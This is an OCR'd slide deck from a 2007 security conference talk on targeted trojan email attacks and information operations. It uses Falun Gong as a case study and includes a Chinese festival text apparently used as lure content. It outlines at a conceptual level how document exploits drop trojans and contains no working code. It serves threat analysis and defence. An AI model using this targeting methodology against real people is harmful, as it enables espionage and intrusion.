Crouching PowerPoint, Hidden Trojan

24th **C**haos **C**ommunications **C**ongress
Berlin, December 27th 2007

DAEMON|BE
Maarten Van Horenbeeck

Contents

Targeted Attacks and Information Operations

- Value and distribution of information
- Information Operations: Deny, Deceive, Destroy
- Cultural differences
- Contemporary Methodology

A targeted attack incident


- Background on the issue space
- Overview of attacks
- Link Analysis between objects of attack

Defence against the dark arts

- Technical Controls
- Security Intelligence

Q&A

Information evolves



Then:


- Well known characteristics
- Relatively few social “roles”

Today:

- Strong communication links
- Unpredictable properties
- Value depends on time and situation

Information Operations

- Reality is constructed



John Boyd's OODA Loop

Drawing by Patrick Edwin Moran (License: Creative Commons 2.0)

- Attacks: **D***eny*, **D***eceive*, **D***estroy*

IO in the US

- Information Warfare: a US concept

“The integrated employment of the core capabilities of electronic warfare [EW], computer network operations [CNO], psychological operations [PSYOP], military deception and operations security [OPSEC] with specified supporting and related capabilities to influence automated decisionmaking while protecting our own.”

Joint Doctrine for Information Operations (2006), US DoD

- General focus in literature on CNO
- Interest in coordinating execution

IO in China

- Internally generated, not a US copy
- From 20+ definitions (90’s) to a limited set of definitions today
  - Most deal with ‘control’ as an objective instead of ‘victory’
  - Embedded concept of People’s War
  - Use of stratagems

The 36 Stratagems

- Deception devices
- 36 stratagems, over 300 years old

瞞天過海


Deceive the sky to cross the ocean

Act openly and hide in what is normal.

Targeting methodology

- Identify target data
- Locate concentrations
  - Forums
  - Web portals
  - Companies
- Identify subjects of influence
  - Crawling
  - Human interaction
  - Social networking
- Contextually valid message sollicits action

Targeted e-mail attacks



Malicious e-mail is sent by the attacker from a compromised host to the victim

Victim

ISP Mailserver of victim


Compromised server

Victim opens e-mail. Code executes and opens backdoor.

Compromised server


Targeted e-mail attacks

- Often attachments abusing file parsing vulnerabilities


Application document
Stack or heap overflow vulnerability
Exploitation
Shellcode
Shellcode
Embedded executable
Installs trojan code or executes malicious action

- Examples: Microsoft Office, WinRAR, Ichitaro, ...

2005: Espionage attacks




NISCC

NISCC Briefing 08/2005
Issued 16 June 2005

Targeted Trojan Email Attacks

Key Points

- A series of trojanised email attacks are targeting UK Government and companies.
- The attackers' aim appears to be covert gathering and transmitting of commercially or economically valuable information.



US-CERT
UNITED STATES COMPUTER EMERGENCY READINESS TEAM

Technical Cyber Security Alert TA05-189A

Targeted Trojan Email Attacks

Original release date: July 08, 2005
Last revised: --
Source: US-CERT


A target: Falun Gong

- System of mind and body cultivation
- Introduced in 1992, consisting of:
  - Five sets of meditation exercices (Falun Gong);
  - Set of religious teachings (Falun Dafa)

- Repressed by the People's Republic of China dating back to July 20, 1999
- Banned because of illegal activities:
  - Threat to social and political stability of the country;
  - Thousands of practitioners have been detained by police;
- PRC ban heavily criticized by human rights activists


- Reportedly victimized by cyber attacks since early 2003
- April – October 2007: 26 total incidents

A target: Falun Gong



© ClearWisdom.net

2005: Screen saver objects



民俗節慶

七夕（七月七日）Ci Si

七月立秋，處暑兩節氣中，剛好各有七夕、中元兩節日。七月七日的七夕節，是個流傳久遠的佳節，所以人們期盼能在此夜，在晴空中望見牛郎、織女相會。台灣的七夕節俗，基於農業社會男耕女織的生活習慣，有關牛郎、織女的傳說也普遍流傳，將銀河旁兩顆明亮的一等星神話化，說成一對戀人因戀愛而怠於工作，被罰分居銀河兩岸，就只等一年一度的鵲橋相會。藉此勸農勸織，勉勵世間兒女既要愛情，也要工作。這一浪漫的故事結合星辰信仰，被稱為「情人節」。

七夕有乞巧的儀式，在月下設香案，備針線、瓜果、鮮花之類，向牛郎、織女雙星乞巧。穿針乞巧的習俗，早在漢朝末年就有記載，從漢宮到民間都曾流行鬥巧的比賽與遊戲。織女既是貌美而善織的星神，自會保佑女子工於女紅，此外又將祭拜的白粉高高擲起，粉落在臉上則為美貌之兆，都是女子的心願。

七夕在台灣也是七娘媽誕辰，稱為「七娘媽生」。七娘媽就是七星娘娘，為護佑兒的守護神，台南市有奉祀七娘媽的開隆宮，在彰化鹿港一帶至今仍有糊紙紮作「七娘媽亭」。民間相信十六歲就要在這一天「脫鬃」，到開隆宮或在自家門口，擺好香案供拜軟粿、香花（圓仔花、鳳仙花等）及胭脂、白粉、麵線、粽類及金紙、娘媽衣等，祭拜後續送七娘媽亭，並燒化七娘媽亭，稱為「出婆姐間」，表示成年，感謝七娘媽、婆姐的護佑，鹿港人也將白粉、胭脂等，投擲屋上。此外也有稱此日為「床母生」，供拜雞酒油飯，燒床母衣，也是感謝床母之意，求女性神保佑幼兒的成長，農業社會醫藥較不發達時，借此祭拜神祇求護佑子女長大，也是為人父母的願望。

2005: Screen saver objects

